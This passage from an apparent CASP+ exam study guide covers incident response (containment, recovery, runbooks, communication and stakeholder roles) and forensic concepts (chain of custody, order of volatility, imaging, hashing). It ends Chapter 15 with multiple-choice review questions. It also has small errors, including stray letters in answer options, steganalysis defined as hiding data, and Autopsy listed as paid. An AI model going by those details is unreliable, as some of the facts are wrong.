The terms *security awareness training*, *security training*, and *security education* are often used interchangeably, but they are actually three different things. Basically, security awareness training is the what, security training is the how, and security education is the why. Security awareness training reinforces the fact that valuable resources must be protected by implementing security measures. Security training teaches personnel the skills they need to perform their jobs in a secure manner. Organizations often combine security awareness training and security training and label it "security awareness training" for simplicity; the combined training improves user awareness of security and ensures that users can be held accountable for their actions. Security education is more independent, targeted at security professionals who require security expertise to act as in-house experts for managing the security programs.

Security awareness training should be developed based on the audience. In addition, trainers must understand the corporate culture and how it will affect security. The audiences you need to consider when designing training include high-level management, middle management, technical personnel, and other staff.

For high-level management, security awareness training must provide a clear understanding of potential risks and threats, effects of security issues on organizational reputation and financial standing, and any applicable laws and regulations that pertain to the organization's security program. Middle management training should discuss policies, standards, baselines, guidelines, and procedures—particularly how these components map to individual departments. Also, middle management must understand their responsibilities regarding security. Technical staff should receive technical training on configuring and maintaining security controls, including how to recognize an attack when it occurs. In addition, technical staff should be encouraged to pursue industry certifications and higher education degrees. Other staff need to understand their responsibilities regarding security so that they perform their day-to-day tasks in a secure manner. With these staff, providing real-world examples to emphasize proper security procedures is effective.

Personnel should sign a document that indicates they have completed the training and understand all the topics. Although the initial training should occur when personnel are hired, security awareness training should be considered a continuous process, with future training sessions occurring at least annually.

Testing

After incident response processes have been developed, responders should test the process to ensure that it is effective. The results of tests along with the feedback from live events can help inform the lessons learned report.

Detection

The first step in incident response involves identifying the incident, securing the attacked system(s), and identifying the evidence. Identifying the evidence is done through reviewing audit logs, monitoring systems, analyzing user complaints, and analyzing detection mechanisms. As part of this step, the status of the system should be analyzed.

Initially, the investigators might be unsure about which evidence is important. Preserving evidence that you might not need is always better than wishing you had evidence that you did not retain.

Identifying the attacked system(s) is also part of this step. In digital investigations, the attacked system is considered the crime scene. In some cases, the system from which the attack originated can also be considered part of the crime scene. However, fully capturing the attacker's systems is not always possible. For this reason, you should ensure that you capture any data that can point to a specific system, such as capturing IP addresses, usernames, and other identifiers.

Security professionals should preserve and collect evidence. This involves making system images, implementing chain of custody (which is discussed in detail later in the next chapter), documenting the evidence, and recording timestamps.

Analysis

In Chapter 14 you learned about the analysis of security data. Please review that chapter.

Containment

Containment is the immediate countermeasures that are performed to stop a data breach in its tracks. Once an incident has been detected and evidence collection has begun, security professionals must take the appropriate actions to mitigate the effect of the incident and isolate the affected systems.

Minimize

As part of mitigation of a data breach, security professionals should take the appropriate steps to minimize the effect of the incident. In most cases, this includes being open and responsive to the data breach immediately after it occurs. Minimizing damage to your organization's reputation is just as important as minimizing the damage to physical assets. Therefore, organizations should ensure that the plan includes procedures for notifying the public of the data breach and for minimizing the effects of the breach.

Isolate

Isolating the affected systems is a crucial part of the incident response to any data breach. Depending on the level of breach that has occurred and how many assets are affected, it may be necessary to temporarily suspend some services to stop the data breach that is occurring or to prevent any future data breaches. In some cases, the organization may only need to isolate a single system. In other cases, multiple systems that are involved in transactions may need to be isolated.

Recovery

Once a data breach has been stopped, it is time for the organization to recover the data and return operations to a state that is as normal as possible. While the goal is to fully recover a system, it may not be possible to recover all data due to the nature of data backup and recovery and the availability of the data. Organizations may only be able to restore data to a certain point in time, resulting in the loss of some data.

Organizations should ensure that their backup/recovery mechanisms are implemented to provide data recovery within the defined time parameters. For example, some organizations may perform transaction backups in an ecommerce database every hour, while others may perform these same backups every four hours. Security professionals must ensure that senior management understands that some data may be unrecoverable. Remember that organizations must weigh the risks against the costs of countermeasures.

Recovery procedures for each system should be documented by the data owners.

Response

Once a data breach has been analyzed, an organization should fully investigate the actions that can be taken to prevent such a breach from occurring again. While it may not be possible for the organization to implement all the identified preventive measures, the organization should at minimum implement those that the risk analysis identifies as necessary.

Lessons Learned

Once a data breach is fully understood, security professionals should record all the findings in a lessons learned database to help future personnel understand all aspects of the data breach. In addition, the incident response team and forensic investigators should provide full disclosure reports to senior management. Senior management can then decide how much information will be supplied to internal personnel as well as to the public.

Let's look at an example of a data breach not being properly reported due to insufficient training in incident response. Suppose a marketing department supervisor purchased the latest mobile device and connected it to the organization's network. The supervisor proceeded to download sensitive marketing documents through his email. The device was then lost in transit to a conference. The supervisor notified the organization's help desk about the lost device, and another one was shipped out to him. At that point, the help desk ticket was closed, stating that the issue was resolved. However, this incident should have been investigated and analyzed to determine the best way to prevent such an incident from occurring again. The loss of the original mobile device was never addressed. Changes that you should consider include implementing remote wipe features so that company data will be removed from the original mobile device.

Specific Response Playbooks/Processes

When responding to incidents, each event requires a unique response based on the target and the method. Some organizations have automated a number of responses by using security playbooks, or preconfigured events that are triggered when certain other events occur. In this section you'll learn about both manual and automated responses.

Scenarios

Scenarios must be made so that they can be fully analyzed. For example, an organization may decide to analyze a situation in which a hacktivist group performs prolonged denial-of-service attacks, causing sustained outages to damage the organization's reputation. Then a risk determination should be made for each scenario.

Once all the scenarios are determined, the organization needs to develop an attack tree for each scenario. This attack tree should include all the steps and/or conditions that must occur in order for the attack to be successful. The organization must then map security controls to the attack trees.

To determine the security controls that can be used, an organization would need to look at industry standards. Finally, the controls would be mapped back into the attack tree to ensure that they are implemented at as many levels of the attack as possible.

As you can see, worst-case scenario planning is an art and requires extensive training and effort to ensure success. For the CASP+ exam, you should focus more on the process and steps required than on how to perform the analysis and create the scenario documentation

Ransomware

Ransomware is malware that prevents or limits users from accessing their systems. It is called ransomware because the attackers force their victims to pay a ransom using certain online payment methods if they want to be given access to their systems again or get their data back. While ransomware has cost billions, initiatives such as the No More Ransom project, the development and release of anti-ransomware technologies, and continued law enforcement actions will reduce the volume and effectiveness of ransomware.

Data Exfiltration

Data exfiltration is the inadvertent or purposeful escape of sensitive data from a network. You learned about preventing exfiltration with DLP in Chapter 10. Please review that chapter.

Social Engineering

Social engineering attacks continue to bedevil security professionals. As part of assessing the security environment, analysts should attempt the most common social engineering attacks to determine the level of security awareness of the organization's users. These attacks involve gaining the trust of a user and in some way convincing him or her to reveal sensitive information such as a password or to commit other actions that reduce the security of the network. In this way, an attacker enlists a user as an unwitting assistant in attacking the network. When social engineering issues are found, training should be provided to users to prevent these attacks in the future. You learned more about social engineering in Chapter 13. Please review that chapter.

Non-automated Response Methods

While the automation of attack responses is a great development, you can't rely solely on these methods—at least not yet. Manual responses such as those covered earlier in this chapter must also be utilized. Please review those sections.

Automated Response Methods

Organizations are increasingly moving toward automating certain attack responses. In Chapter 2 you learned about course of action orchestration, the automated location of files required to bring VMs to life, and Security Orchestration, Automation, and Response (SOAR), a concept that prescribes utilizing automation and orchestration tools to perform mundane tasks that are crucial to identifying and responding to security issues. Please review that chapter.

In Chapter 11 you learned about the value of Security Content Automation Protocol (SCAP), which is used to share attack information. Please review that chapter.

In Chapter 14 you learned that security tasks can be automated with scripts such as cron. Please review that chapter.

In Chapter 21 you will also learn more about using automation and orchestration.

Runbooks

A runbook is a list of steps to take to address a specific issue or vulnerability. ***Runbooks*** can be manual or automated. A manual runbook specifies a series of steps to be taken manually. An automated runbook is a script or program that takes the same steps. An example of a tool that can be used to create and automate runbooks is Microsoft System Center Orchestrator Runbook Designer, shown in Figure 15-1.

Key Topic



System Center 2012 Orchestrator Runbook Designer
Actions Edit Options View Help
Refresh Run Stop Check In Check Out Undo Check Out Runbook Tester Orchestration Console
Connections
SCORCH2012RC
Runbooks
SC2012 Solutions
0.0 Simple Example
1.0 Cloud Management
1.1.0 VM Checkpoint Management
1.2.0 Virtual Disk Management
1.3.0 Virtual Network Management
1.4.0 VM Management
2.0 Service Management
2.1.0 Change Management
2.2.0 CI Management
2.3.0 Incident Management
3.0 Data Protection
3.1.0 Recovery Management
3.2.0 Protection Management
4.0 Operations Management
4.1.0 Maintenance Mode Management
4.2.0 Alert Management
5.0 Configuration Management
5.1.0 Collection Management
5.2.0 Deployment Management
5.3.0 Client Management
6.0 Administrative Tasks
Computer Groups
Runbook Servers
Global Settings
Counters
Variables
Schedules
Cloud Management | Virtual Network Management | 1.3.1 Update Virtual Network Adapter
Initiate Virtual Network A...
Get VM
Get Network Adapter
Update Netw...
Success Notification
Failure Notification 1
Failure Notification 2
Failure Notification 3
Activities
System
Scheduling
Monitoring
File Management
Email
Notification
Utilities
Query XML
Read Text Log
Write To Database
Write Web Page
Active Directory
Social Media IP
Text File Management
SC 2012 Data Protection Manage
SC 2012 Configuration Manager
SC 2012 Operations Manager
SC 2012 Service Manager
SC 2012 Virtual Machine Manage
Runbook Control
Log
Log Log History Audit History Events

Figure 15-1 Microsoft System Center Orchestrator Runbook Designer

SOAR

In Chapter 2 you learned about Security Orchestration, Automation, and Response (SOAR), a concept that prescribes utilizing automation and orchestration tools to perform mundane tasks that are crucial to identifying and responding to security issues. Please review that chapter.

Communication Plan

Over time, best practices have evolved for handling the communication process between stakeholders. By following these best practices, you have a greater chance of maintaining control of the process and achieving the goals of incident response. Failure to follow these guidelines can lead to lawsuits, the premature alerting of the suspected party, potential disclosure of sensitive information, and, ultimately, an incident response process that is less effective than it could be. These are the best practices that have evolved for handling the communication process between stakeholders:

- **Limiting communication to trusted parties**: During an incident, communications should take place only with those who have been designated beforehand to receive such communications. Moreover, the content of these communications should be limited to what is necessary for each stakeholder to perform his or her role.

- **Disclosing based on regulatory/legislative requirements**: Organizations in certain industries may be required to comply with regulatory or legislative requirements with regard to communicating data breaches to affected parties and to agencies and legislative bodies promulgating these regulations. The organization should include these communication types in the communication plan.
- **Preventing inadvertent release of information**: All responders should act to prevent the disclosure of any information to parties that are not specified in the communication plan. Moreover, all information released to the public and the press should be handled by public relations or other persons trained for this type of communication. The timing of all communications should also be specified in the plan.
- **Using a secure method of communication**: All communications that take place between the stakeholders should use a secure communication process to ensure that information is not leaked or sniffed. Secure communication channels and strong cryptographic mechanisms should be used for these communications. The best approach is to create an out-of-band method of communication, which does not use the regular methods of corporate email or VoIP. While personal cell phones can be used for voice communication, file and data exchange should occur using a method that provides end-to-end encryption, such as Off-the-Record Messaging (OTR).
- **Reporting requirements**: Beyond the communication requirements within the organization, there may be legal obligations to report to agencies or governmental bodies during and following a security incident. Especially when sensitive customer, vendor, or employee records are exposed, organizations are required to report this information in a reasonable time frame.

  For example, in the healthcare field, the HIPAA Breach Notification Rule, 45 CFR §§ 164.400-414, requires HIPAA-covered entities and their business associates to provide notification following a breach of unsecured protected health information (PHI). As another example, all 50 states, the District of Columbia, Guam, Puerto Rico, and the Virgin Islands have enacted legislation requiring private or governmental entities to notify individuals of security breaches of information involving personally identifiable information (PII).

Stakeholder Management

During an incident, proper communication among the various stakeholders in the process is critical to the success of the response. One key step that helps ensure proper communication is to select the right people for the incident response (IR) team. Because these individuals will be responsible for communicating with stakeholders, communication skills should be a key selection criterion for the IR team. Moreover, this team should take the following steps:

- Select representatives based on communication skills.
- Hold regular meetings.
- Use proper escalation procedures.

The following sections identify these stakeholders, discuss why the communication process is important, describe best practices for the communication process, and list the responsibilities of various key roles involved in the response.

Legal

The role of the legal department is to do the following:

- Review non-disclosure agreements (NDAs) to ensure support for incident response efforts.
- Develop wording of documents used to contact possibly affected sites and organizations.
- Assess site liability for illegal computer activity.

Human Resources

The role of the HR department involves the following responsibilities in response:

- Develop job descriptions for persons who will be hired for positions involved in incident response.
- Create policies and procedures that support the removal of employees found to be engaging in improper or illegal activity.

For example, HR should ensure that these activities are spelled out in policies and new hire documents as activities that are punishable by firing. This can help avoid employment disputes when the firing occurs.

Public Relations

The role of public relations is to manage the dialog between the organization and the outside world. One person should be designated to do all talking to the media to maintain a consistent message. Responsibilities of the PR department include the following:

Key Topic

- Handling all press conferences that may be held
- Developing all written response to the outside world concerning the incident and its response

Internal and External

Most—but not all—of the stakeholders are internal to an organization. External stakeholders (law enforcement, industry organizations, and media) should be managed separately from the internal stakeholders. Communications to external stakeholders may require a different and more secure medium.

Law Enforcement

Law enforcement may become involved in many incidents. Sometimes they are required to become involved, but in many instances, the organization is likely to invite law enforcement to get involved. When making a decision about whether to involve law enforcement, consider the following factors:

Key Topic

- Law enforcement will view the incident differently than the company security team views it. While your team may be more motivated to stop attacks and their damage, law enforcement may be inclined to let an attack proceed in order to gather more evidence.
- The expertise of law enforcement varies. While contacting local law enforcement may be indicated for physical theft of computers and similar incidents, involving law enforcement at the federal level, where greater skill sets are available, may be indicated for more abstract crimes and events. The USA PATRIOT Act enhanced the investigatory tools available to law enforcement and expanded their ability to look at email communications, telephone records, Internet communications, medical records, and financial records, which can be helpful.
- Before involving law enforcement, try to rule out other potential causes of an event, such as accidents and hardware or software failure.

- In cases where laws have obviously been broken (child pornography, for example), immediately get law enforcement involved. This includes any felonies, regardless of how small the loss to the company may have been.

Senior Leadership

The most important factor in the success of an incident response plan is the support, both verbal and financial (through the budget process), of senior leadership. Moreover, all other levels of management should fall in line with support of all efforts. Specifically, senior leadership's role involves the following:

Key Topic

- Communicate the importance of the incident response plan to all parts of the organization.
- Create agreements that detail the authority of the incident response team to take over business systems if necessary.
- Create decision systems for determining when key systems must be removed from the network.

Regulatory Bodies

Earlier in this chapter you learned that some organizations must report to certain government bodies when data breaches occur. This makes these agencies external stakeholders. Be aware of reporting requirements in your organization's industry. An incident response should be coordinated with any regulatory bodies that regulate the industry in which the organization operates.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 15-1 lists these key topics and the page number on which each is found.

Key Topic

Table 15-1 Key Topics for Chapter 15

Key Topic Element	Description	Page Number
List	Security event triage steps	368
List	Incident response process	368
Figure 15-1	Microsoft System Center Orchestrator Runbook Designer	375
List	Role of the legal department	377
List	Role of the HR department	377
List	Responsibilities of the PR department	378
List	Considerations when involving law enforcement	378
List	Senior leadership's role	379

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

false positive, false negative, true positive, true negative, triage event, preescalation tasks, incident response, containment, ransomware, data exfiltration, social engineering, runbook

Review Questions

1. Communicating the importance of the incident response plan to all parts of the organization is the job of which stakeholder?

   a. Legal

   b. Senior leadership

   c. HR

   d. PR

2. When a scanner has identified a vulnerability that does not exist, it is called which of the following?

   a. True negative

   b. False positive

   c. False negative

   d. True positive

3. Which of the following is a list of steps to take to address a specific issue or vulnerability?
   a. Secure API
   b. SOAR
   c. Runbook
   d. Playbook

4. What is the second step in a security triage event?
   a. Identify the artifacts.
   b. Eradicate the issue.
   c. Map the incident.
   d. Prioritize responses.

5. In which of the following attacks does an attacker enlist a user as an unwitting assistant in attacking the network?
   a. Social engineering
   b. SYN flood
   c. Side-channel attack
   d. Ransomware

6. What is the fourth step in the incident response process?
   a. Recover from the incident.
   b. Review the incident and document all findings.
   c. Report the incident to the appropriate personnel.
   d. Detect the incident.

7. In which of the following does the attacker force the victims to pay a fee through certain online payment methods to be given access to their systems again or to get their data back?
   a. Ransomware
   b. SYN flood
   c. Trojan
   d. Worm

8. Which of the following is the term for the immediate countermeasures that are performed to stop a data breach in its tracks?
    a. Analysis
    b. Minimization
    c. Containment
    d. Polyinstantiation

9. When an organization is responding to incidents, once it has determined all the scenarios, the organization needs to develop which of the following for each scenario?
    a. Time line
    b. Attack tree
    c. Pivot angle
    d. Runbook

10. Your scanner correctly identified no threats. What is this called?
    a. False positive
    b. True positivec
    c. False negatived
    d. True negative

This page intentionally left blank

This chapter covers the following topics:

- **Legal vs. Internal Corporate Purposes:** This section covers balancing legal requirements and corporate goals and purposes.
- **Forensic Process:** This section covers the steps in the forensic process: identification, evidence collection (including issues related to chain of custody and order of volatility), cloning, evidence preservation, analysis, verification, and presentation.
- **Integrity Preservation:** This section covers activities such as hashing to ensure evidence integrity.
- **Cryptanalysis:** This section covers processes used to attack an algorithm or its implementation.
- **Steganalysis:** This section describes steganalysis, which is a method of hiding data in a graphic.

This chapter covers CAS-004 Objective 2.8: Explain the importance of forensic concepts.

Security incidents may sometimes turn into criminal events or instances of company policy violations. In such situations, the proper collection of evidence is crucial. In this chapter you'll learn about concepts related to digital forensics.

CHAPTER 16

Forensic Concepts

Legal vs. Internal Corporate Purposes

Corporate goals during an incident do not always align with the goals of law enforcement, and this should be kept in mind when involvement of the police is considered. For example, you might wish to reimage a compromised ecommerce server and get it back online, while the authorities might want to leave it on to gather more data on the attacker, leaving you with no ecommerce server. When police become involved, they control the incident.

Forensic Process

Organizations must ensure that they have designed the appropriate response mechanisms for incidents or emergencies. In this section you'll learn about the steps in a robust incident response (IR) forensic process.

Identification

In Chapter 15, "Implementing the Appropriate Incident Response," you learned about the IR process and both manual and automated methods of identifying and classifying incidents. Please review that chapter.

Evidence Collection

When an incident has occurred, the primary goal of the IR team is to contain the attack and repair any damage caused by the incident. Security isolation of an incident scene should start immediately when an incident is discovered. Evidence must be preserved, and the appropriate authorities should be notified. In this section you'll learn about evidence collection considerations.

Chain of Custody

At the beginning of any investigation, you should ask who, what, when, where, and how questions. These questions can help get all the data needed for the chain of custody. The ***chain of custody*** shows who controlled the evidence, who secured the evidence, and who obtained the evidence. A proper chain of custody must be preserved to successfully prosecute a suspect. To preserve a proper chain of custody, the evidence must be collected following predefined procedures, in accordance with all laws and regulations.

The primary purpose of the chain of custody is to ensure that evidence is admissible in court. Law enforcement officers emphasize chain of custody in any investigations they conduct. Involving law enforcement early in the process during an investigation can help ensure that the proper chain of custody is followed.

If your organization does not have trained personnel who understand chain of custody and other digital forensic procedures, the organization should have a plan in place to bring in a trained forensic professional to ensure that evidence is properly collected.

As part of understanding chain of custody, security professionals should also understand evidence and surveillance, search, and seizure.

Order of Volatility

Before collecting any evidence, an organization should consider the ***order of volatility***, which ensures that investigators collect evidence from the components that are most volatile first. The order of volatility, according to RFC 3227, "Guidelines for Evidence Collection and Archiving," is as follows:

Key Topic

1. CPU, cache, and register content
2. Routing table, ARP cache, process table, and kernel statistics
3. Memory
4. Temporary file system/swap space
5. Data on hard disk
6. Remotely logged data
7. Data contained on archival media

Table 16-1 lists the order of some of the items listed above along with tools that can be used to acquire the data.

Key Topic

Table 16-1 Order of Volatility

Order of Volatility	Type of Artifact	Tool	Free/Pay	Media
Highly volatile	Process/ARP cache/ routing table	PSTools, Sysinternals	Free	Run from USB/ remotely/CD
More volatile	RAM (memory)	Magnet RAM Capture	Free	Local or USB/remote/ CD

Order of Volatility	Type of Artifact	Tool	Free/Pay	Media
More volatile	RAM (memory)	FTK Imager	Free	Local or USB/remote/CD
More volatile	RAM (memory)	Volatility	Free	Analysis machine
More volatile	Various artifacts	Carbon Black	Pay	Endpoint protection
Volatile	Network traffic	Packet Sled	Pay	Network
Volatile	Network traffic	Wireshark	Free	Network
Less volatile	Hard disk	FTK/Access Data	Pay	Forensic machine/network share
Less volatile	Hard disk	Autopsy/Sleuth Kit	Pay	Forensic machine
Less volatile	Hard disk	EnCase/Digital Intelligence	Pay	Forensic machine/network share

Memory Snapshots

One of the first areas you should investigate before shutting down a system is the contents of memory. Performing a memory dump or creating a ***memory snapshot*** is a crucial step as there could still be incriminating evidence on a system. Developer tools such as IntelliJ IDEA can be used to create memory snapshots.

To perform a memory dump in Windows 10, follow these steps:

1. Search for System Configuration and select it.
2. Click **Boot tab > Advanced options**.
3. In the BOOT Advanced Options window, make sure the Maximum Memory check box is selected, and click **OK**.
4. Click **OK** to close the System Configuration window.
5. Click **Exit without restart** in the dialog window that appears. You will restart the system later.
6. Right-click on **This PC** and go to **Properties > Advanced system settings**.
7. In the System Properties window, click **Advanced**.
8. Go to **Startup and Recovery > Settings**. A new window appears.
9. Under the Write Debugging Information section, select **Complete memory dump** from the dropdown menu and modify the dump file path as needed.
10. Click **OK** and restart the system.
11. Reproduce the issue and check for the memory dump in the chosen folder.

Images

To make system images, you need to use a tool that creates a bit-level copy of the system. In most cases, you must isolate the system and remove it from production to create this bit-level copy. You should ensure that two copies of the image are retained. One copy of the image will be stored to ensure that an undamaged, accurate copy is available as evidence. The other copy will be used during the examination and analysis steps. Message digests should be used to ensure data integrity.

Although the system image is usually the most important piece of evidence, it is not the only piece of evidence you need. You might also need to capture data that is stored in the cache, process tables, memory, and the Registry. When documenting a computer attack, you should use a bound notebook to keep notes. In addition, it is important that you never remove a page from the notebook.

Remember to use experts in digital investigations to ensure that evidence is properly preserved and collected. Investigators usually assemble a field kit for use in the investigation process. This kit might include tags and labels, disassembly tools, and tamper-evident packaging. Commercial field kits are available, or you can assemble your own, based on organizational needs.

Cloning

A ***clone*** of a hard drive is an exact bit-for-bit copy of everything on the hard drive. This is not the same as copying and pasting everything through the operating system. A clone captures both the active and latent data. You should use the clone for analysis and leave the original drive unchanged.

Evidence Preservation

For evidence to be admissible, it must be relevant, legally permissible, reliable, properly identified, and properly preserved. ***Relevant*** means that the evidence must prove a material fact related to the crime by showing that a crime has been committed, providing information describing the crime, providing information regarding the perpetuator's motives, or verifying what occurred. ***Reliabile*** means that the evidence has not been tampered with or modified. ***Preserved*** means that the evidence is not subject to damage or destruction.

All evidence must be tagged. When creating evidence tags, be sure to document the mode and means of transportation and provide a complete description of the evidence, including quality, who received the evidence, and who had access to the evidence.

An investigator must ensure that evidence adheres to five rules of evidence:

- Be authentic.
- Be accurate.
- Be complete.
- Be convincing.
- Be admissible.

In addition, an investigator must understand each type of evidence that can be obtained and how each type can be used in court. Investigators must follow surveillance, search, and seizure guidelines. Finally, investigators must understand the differences among media, software, network, and hardware/embedded device analysis. Digital evidence is more volatile than other evidence, and it still must meet these five rules.

Secure Storage

In the previous section you learned the importance of ensuring that any evidence collected is stored securely. This means it should be encrypted, if possible, and access controls should be applied to disallow anyone other than the IR team.

Backups

In Chapter 4, "Securing the Enterprise Architecture by Implementing Data Security Techniques," you learned about the backup process and issues related to ensuring a robust backup program. These concepts and techniques should be applied to the backup of all digital evidence. You don't want to arrive in court with no evidence because of a drive failure.

Analysis

Forensic analysis of a compromised system varies greatly depending on the type of system that needs to be analyzed. Analysis can include media analysis, software analysis, network analysis, and hardware/embedded device analysis.

Media Analysis

Investigators can perform many types of media analysis, depending on the media type. The following are some of the types of media analysis:

- ***Disk imaging***: This involves creating an exact image of the contents of a hard drive.

- ***Slack space analysis*:** This involves analyzing the slack (marked as empty or reusable) space on a drive to see whether any old (marked for deletion) data can be retrieved.
- ***Content analysis*:** This involves analyzing the contents of a drive and giving a report detailing the types of data, by percentage.
- ***Steganalysis*:** This involves analyzing the graphic files on a drive to see whether the files have been altered or to discover the encryption used on the file. Data can be hidden within graphic files.

Software Analysis

Software analysis is a little harder to perform than media analysis because it often requires the input of an expert on software code. Software analysis techniques include the following:

- **Content analysis:** This involves analyzing the content of software, particularly malware, to determine the purpose for which the software was created.
- ***Reverse engineering*:** This involves retrieving the source code of a program to study how the program performs certain operations.
- ***Author identification*:** This involves attempting to determine the author of a piece of software.
- ***Context analysis*:** This involves analyzing the environment the software was found in to discover clues related to determining risk.

Network Analysis

Network analysis involves the use of networking tools to provide logs and activity for evidence. Network analysis techniques include the following:

- ***Communications analysis*:** This involves analyzing communication over a network by capturing all or part of the communication and searching for particular types of activity.
- ***Log analysis*:** This involves analyzing network traffic logs.
- ***Path tracing*:** This involves tracing the path of a particular traffic packet or traffic type to discover the route used by the attacker.

Hardware/Embedded Device Analysis

Hardware/embedded device analysis involves using the tools and firmware provided with devices to determine the actions that were performed on and by a device. The techniques used to analyze the hardware/embedded device vary based on the device. In most cases, the device vendor can provide advice on the best technique to use depending on the information needed. Log analysis, operating system analysis, and memory inspections are some of the general techniques used.

Forensics Tools

Many forensic tools have been created to assist with evidence collection. You will learn all about them in Chapter 17, "Using Forensic Analysis Tools."

Verification

When you make backups of the digital evidence that has been collected, always verify that the backups are successful. This means attempting a restoration of the data and ensuring that the restored data is usable.

Presentation

The final step is the presentation of evidence in either a courtroom or in a corporate policy violation scenario. In some cases, you may be directed by law enforcement to preserve evidence.

E-discovery refers to recovering evidence from electronic devices. Because of the volatile nature of the data on electronic devices, it is important that security professionals be appropriately trained to collect and preserve evidence in the proper manner. E-discovery involves the collection of all data—both written and digital—regarding an incident.

When e-discovery occurs in a large enterprise, security professionals must focus on obtaining all the evidence quickly, usually within 90 days. In addition to the time factor, large enterprises have large quantities of data residing in multiple locations. While it may be fairly simple to provide an investigator with all the data, it can be difficult to search through that data to find the specific information that is needed for the investigation. Large organizations should invest in indexing technology to help with any searches that must occur.

Consider a situation in which an employee is suspected of transmitting confidential company data to a competitor. While it is definitely necessary to seize the employee's computer and mobile devices, security professionals also need to decide what other data needs to be examined. If a security professional wants to examine all emails associated with the employee, the security professional needs access to all emails sent by the employee, all emails received by the employee, and possibly any emails that mention the employee. This is quite a task with even the best indexing technology.

Integrity Preservation

When presenting evidence in court or in a corporate proceeding, you may be challenged on the integrity of your evidence. This means that there will be claims that the evidence has changed or has been altered since it was collected. To ensure integrity, you can create a message digest of the evidence and use it later to prove integrity. This process is covered in the next section.

Hashing

Hashing involves running data through a cryptographic function to produce a one-way message digest. The size of the message digest is determined by the algorithm used. The message digest represents the data but cannot be reversed in order to determine the original data. Because the message digest is unique, it can be used to check data integrity.


A one-way hash function reduces a message to a hash value. A comparison of the sender's hash value to the receiver's hash value determines message integrity. If both the sender and receiver used the same hash function but the resultant hash values are different, the message has been altered in some way. Hash functions do not prevent data alteration but provide a means to determine whether data alteration has occurred.

Hash functions do have limitations. If an attacker intercepts a message that contains a hash value, the attacker can alter the original message to create a second invalid message with a new hash value. If the attacker then sends the second invalid message to the intended recipient, the intended recipient will have no way of knowing that he received an incorrect message. When the receiver performs a hash value calculation, the invalid message will look valid because the invalid message was appended with the attacker's new hash value, not to the original message's hash value. To prevent this from occurring, the sender should use a message authentication code (MAC).

Encrypting the hash function with a symmetric key algorithm generates a keyed MAC. The symmetric key does not encrypt the original message. It is used only to protect the hash value.

Figure 16-1 illustrates the basic steps in the hash function process.

Key Topic



The sender applies a hash algorithm to a message and obtains a hash value.

The sender sends the message and hash value to the receiver.

The receiver receives the message, applies that same hash algorithm to the message, and obtains a hash value.

The receiver compares the sender's hash value with his own hash value.

If the hash values are the same, the message has not been altered. If the hash values are different, the message has been altered.

Figure 16-1 Hash Function Process

Two major hash function vulnerabilities can occur: collisions and rainbow table attacks. A collision occurs when a hash function produces the same hash value on different messages. A rainbow table attack occurs when rainbow tables are used to reverse a hash through the computation of all possible hashes and looking up the matching value.

Because a message digest is determined based on the original data, message digests can be used to compare different files to see if they are identical down to the bit level. If a computed message digest does not match the original message digest value, data integrity has been compromised.

Password hash values are often stored instead of actual passwords to ensure that the actual passwords are not compromised.

When choosing which hashing function to use, it is always better to choose the function that uses a larger hash value. To determine the hash value for a file, you should use the hash function. For example, suppose that you have a document named contract.doc that you need to ensure is not modified in any way. To determine the hash value for the file using the MD5 hash function, you would enter the following command:

```
md5sum contract.doc
```

This command would return a hash value that you should record. Later, when users need access to the file, they should always issue the **md5sum** command listed to recalculate the hash value. If the value is the same as the originally recorded value, the file is unchanged. If it is different, the file has been changed.

